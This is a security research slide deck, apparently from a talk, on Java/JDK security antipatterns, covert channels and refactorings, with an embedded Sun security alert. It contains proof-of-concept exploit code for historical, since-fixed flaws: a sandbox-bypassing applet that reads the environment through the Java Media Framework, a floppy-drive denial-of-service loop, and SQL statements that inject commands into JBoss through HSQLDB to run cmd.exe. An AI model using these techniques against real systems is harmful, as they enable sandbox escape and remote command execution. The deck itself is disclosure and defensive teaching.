Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Antipatterns in JDK-Security and Refactorings

Marc Schönefeld

External PhD student @

Lehrstuhl für praktische Informatik

University of Bamberg

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Agenda

- Java (In-)Security Antipatterns
  - Goals and Protection mechanisms
- Covert activities bypassing JDK security
  - channels and
  - triggers
- Exemplary Refactorings
- Conclusion

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Short history of Java Security

- In contrast to C/C++ Java was designed from the beginning with security goals in mind
  - No pointers
  - No freestyle type casting
  - Trusted kernel to provide language safety
  - Verifiable security in binaries
- Java versions 1.0/1.1 were based on a simple sandbox model [do not trust remote code]
- Java >= 1.2 added protection domains, code signing, JAAS, rule based policies, etc.
- but ...

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Short history of Java insecurity

- Hackers
  - typically do not go through the front door
  - Do not behave in accordance to specifications
  - Seek errors in the implementations
  - utilize covert channels and triggers for their purposes
- Examples:
  - Malicious applets [LaDue, Felten]
  - Classloader ‘/’ attacks [LSD]

Secure Programming Guidelines

http://java.sun.com/security/seccodeguide.html

- Rules-of-thumb to increase immunity in Java software
  - R1: Refrain from using non-final public static variables
  - R2: Reduce scope
  - R3: Refrain from using public variables
  - R4: Protect Packages
  - R5: Make objects immutable if possible
  - R6: Never return a reference to an internal array that contains sensitive data
  - R7: Never store user-supplied arrays directly [user code may change it]
  - R8: Awareness in Serialization [Objects leave JVM protection]
  - R9: Awareness with [native] methods to the layer below
  - R10: Clear sensitive information
  - R11: Keep privileged code paths as short as possible [Beware of AllPermissions]

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

JDK Security Antipatterns

- Brown et al. :
  - the essence of an AntiPattern is two solutions, instead of a problem and a solution for ordinary design patterns.
    - The first solution is problematic. It is a commonly occurring solution that generates overwhelmingly negative consequences.
    - The second solution is called the refactored solution to resolve the problem
- Security Antipattern due to Violation of secure coding guidelines
- Negative consequences:
  - Covert channels [violate integrity],...
  - ...

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

R1: Public static non-finals

- JDK 1.4.x was enriched with XML support packages from apache xalan and xerces, these
  - were not designed with security goals in mind they were included in the trusted kernel
  - expose a range of static fields and methods to the user's address space.
- Setting the public static non-final fields
  - is not blocked by the applet security manager
    - only access to sun.* packages in blocked by security policy [see Sun's Disclaimer on sun. packages]
  - allows creation of covert channels [e.g. allows applets in the same VM to communicate]
- Calling the Static Methods
  - allows creation of covert triggers
  - Allows to influence behavior of underlying VM from unprivileged ProtectionDomains (applets, bean shells,...)
  - May allow to call arbitrary programs

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

How to find the covert channels

- Read the source code
  - Grep src.zip
- When not available use bytecode analysis tools
  - BCEL
  - Findbugs
- to scan the jar files
  - List of public non-final static fields
  - List of public static methods


Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Covert channels in the JDK

- **Cross-site Java**
  - **Applet covert channel may allow applets loaded from different sites to communicate and bypass the sandbox**
- **The static non-final String fields**
  - `S_VERSION` **and**
  - `LANGUAGE` **in** `org.apache.xalan.processor.XSLProcessorVersion`
  - **are singletons loaded by the Bootclassloader**
  - **can be used to exchange serialized objects**
- **Was reported to Sun in November 2003**
- **Fixed in JDK 1.4.2_05 [July 2004]**
- **But a lot more still available in the JDK**

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE


Cross-Site-Java



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Another covert channel

- Memory reading applet
  - Java Media Framework installs extra trusted classes to jre/lib/ext
  - Utilizes access to native memory
  - Class NBA exposes a pointer to physical memory [long value data]
  - Can be exported to untrusted user code via subclassing
  - Violation of R2: Reduce scope


Software Failure. Press left mouse button to continue
Guru Meditation #DECAFFED.CAFEBABE
Sun
→ Products & Services
↓ Support & Training
SunSolve › Security Information
Status: Not Logged In
Login
Register
Please let us know if your SunSolve visit saved you a call to Sun Support!
---Select Option Below---
Submit
[Printer Friendly Page]
Jump to Applies To
Font Size[Increase] [Decrease]
› Patches
› Support Documents
˅ Security Information
-Latest Security Bulletin
-Security Bulletin Archive
-Security Sun Alerts
-Security T-Patches
-View T-Patches License
-Download T-Patches
-Solaris Fingerprints
-Security PGP Key
› Sun System Handbook
› Advanced Search
› Japan-Only
SunSolve Related:
- SunSolve WorldWide
- SupportForum
- About SunSolve
- Feedback
- Site Map
- Features/etc.
- SunSolve Home
- Help
Search SunSolve:
»
document id
Synopsis
Date
54760
Java Virtual Machine (JVM) May Crash Due to Vulnerability in the Java Media Framework (JMF)
14 May 2003
Description
Top
Sun(sm) Alert Notification
Sun Alert ID: 54760
Synopsis: Java Virtual Machine (JVM) May Crash Due to Vulnerability in the Java Media Framework (JMF)
Category: Security
Product: Java Media Framework
BugIDs: 4850093
Avoidance: Upgrade
State: Resolved
Date Released: 14-May-2003
Date Closed: 14-May-2003
Date Modified:
1. Impact
A vulnerability in the Java(TM) Media Framework (JMF) may potentially allow an untrusted applet to exit unexpectedly ("crash") the Java Virtual Machine (JVM) or gain unauthorized privileges..
Sun acknowledges, with thanks, Marc Schoenefeld for bringing this issue to our attention.

An applet … may gain unauthorized privileges

- A vulnerability in the Java(TM) Media Framework (JMF) may potentially allow an untrusted applet to exit unexpectedly ("crash") the Java Virtual Machine (JVM) or gain unauthorized privileges..
- Fixed in JMF 2.1.1.e
- http://sunsolve.sun.com/pub-cgi/retrieve.pl?type=0&doc=fsalert%2F54760&display=plain
- http://www.securityfocus.com/bid/7612/info/

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE


Official and inofficial ways to read java environment

Sandbox (the safe way)	Bypass (exploit way)

try {
java.util.Properties p = System.getProperties();
p.list(System.out);
}
catch (java.security.AccessControlException e) {
System.out.println("Cannot read environment via getProperties:"+e);
}
	String[] envs = {"USERDOMAIN", "USERNAME", "USERPROFILE", "CLASSPATH", "TEMP", "COMSPEC", "JAVA_HOME","Path","INCLUDE"};
	for (int i = 0; i < envs.length; i++) {
	String val = NBAFactory.getEnv (envs[i],base.data,base.data+32768);
	if (!(o instanceof Applet)) {
	System.out.println(envs[i]+":"+val);
	} else {
	javax.swing.JOptionPane.showMessageDialog ((java.applet.Applet) o,envs[i]+":"+val);
	}
	}

Fails with AccessControlException because Security Manager intercepts!!!!	**Succeeds, because SecurityManager not intercepting calls in trusted but vulnerable Java Media Framework!!**

The applet in action, bypassing sandbox



Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Construction of the Exploit

- Find Native Entry Points with Bytecode engineering
  - JMF System class com.sun.media.NBA was found to have promising stubs referring to native code function (nCopyToJava) in jmf.dll
- Check accessability and usage impacts
  - JMF System class com.sun.media.NBA exposes public field data which refers to block of bytes in memory
- Construct Wrapper Code for Memory Access Management
  - Handcrafted NBAFactory class provides functions to access memory

Applet Security Manager unable to block access to physical memory

- Applet Security Manager
  - intercepts access to System Environment
  - Does not intercept memory access via the NBAFactory class

Covert trigger: Floppy hardware attack

- JRE on Win32 checks drive A: before asking Security Manager if it is allowed to do so!
- Sandbox violation due to physical effect to hardware,
- Resulting in blocking of browser and drive and risk of damage of disk and floppy drive

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

```
public void paint(java.awt.Graphics g) {
    while (true) try {
        org.apache.crimson.tree.XmlDocument.
        createXmlDocument("file:///a:/",false);
    }
    catch (Exception e) {
          System.out.println("Java Floppy Testing Applet,
    (2003) www.illegalaccess.org");
    }
   }
```

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Covert trigger: JDBC Behavior Injection

- JBoss 3.2.1 is vulnerable to remote command injection
  - Unprotected Ressourcen & covert channel & AllPermissions
    - JVM running JBoss 3.2.1 opens JDBC-Socket port 1701 [unguared Ressource] with default password
    - HSQLDB Macros allow remote attacker to define macros in the address space of the server JVM [covert channel]
    - Apache-XML-Parser of JDK 1.4.x allows manipulation of internal methods to call arbitrary executables [covert trigger]
    - Jboss is typically deployed with AllPermissions settings [and it is time-consuming to define a good policy]
  - Attack was generalized with other JDBC scenarios with Pointbase or IBM Cloudscape

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Covert trigger: JBoss Remote Command Injection

- **Client-side SQL**
- CREATE FUNCTION SETPROP (IN P1 VARCHAR(100), IN P2 VARCHAR(100)) returns VARCHAR(100) LANGUAGE JAVA NO SQL EXTERNAL NAME "java.lang.System::setProperty" PARAMETER STYLE SQL;
- SELECT SETPROP('org.apache.xml.utils.synthetic.javac','cmd.exe') FROM SYSUSERS;
- CREATE FUNCTION COMPILE (IN P1 VARCHAR(100), IN P2 VARCHAR(100)) returns VARCHAR(100) LANGUAGE JAVA NO SQL EXTERNAL NAME "org.apache.xml.utils.synthetic.JavaUtils::JDKcompile" PARAMETER STYLE SQL;
- SELECT COMPILE('', '/c notepad.exe') FROM SYSUSERS;

- **Server-side Code flow**

```
{


System.setProperty("org
   .apache.xml.utils.syn
   thetic.javac","cmd.ex
   e");









org.apache.xml.utils.sy
   nthetic.JavaUtils.
   JDKcompile("","/c
   notepad.exe");
}
```

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Suggested Refactoring

- Suggested Refactorings
  - To JBoss developers
    - Evaluate if IP-access is the right default model for HSQL or in-memory mode is sufficient (fixed in JBoss 3.2.2)
  - To the HSQL developers
    - This vulnerability pattern should be checked by every developer using HSQL
  - To Sun Microsystems
    - Fix the Bugs in JDK, especially raise native code quality and adjust static functions and field visibility in org.apache.* classes (do not wait until 1.5.x)
  - To You as a user
    - Remove the AllPermission settings that allow attackers to exploit these vulns in scriptable COTS java components (J2EE, JDBC)
    - Suggestion: Use a tool like jChains to acquire only the needed permission set for production


Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

R11: Java AllPermission antipattern

- Problem:
  - Java security has built in enforcement for “least privilege” security
    - Codebase, Signer and principal based
    - But setting correctly is time-consuming and needs internal knowledge about applications
  - COTS Applications are frequently deployed with “AllPermission” default settings which means no enforcement at all
  - This is quite dangerous
    - Information Leakage
    - Denial-Of-Service
    - Remote code execution
  - Due to exploitable covert channels in JDK that can be exploited in scriptable applications run without a security manager
- Refactoring:
  - jChains

Software Failure. Press left mouse button to continue
Duke Meditation #DECAFFED.CAFEBABE

Java policy based Security



- **ProtectionDomains:**
  - **The ProtectionDomain (Set of Permissions) of Code units is evaluated according to the evidence [URL, Signer, Principal] and the security policy in place**

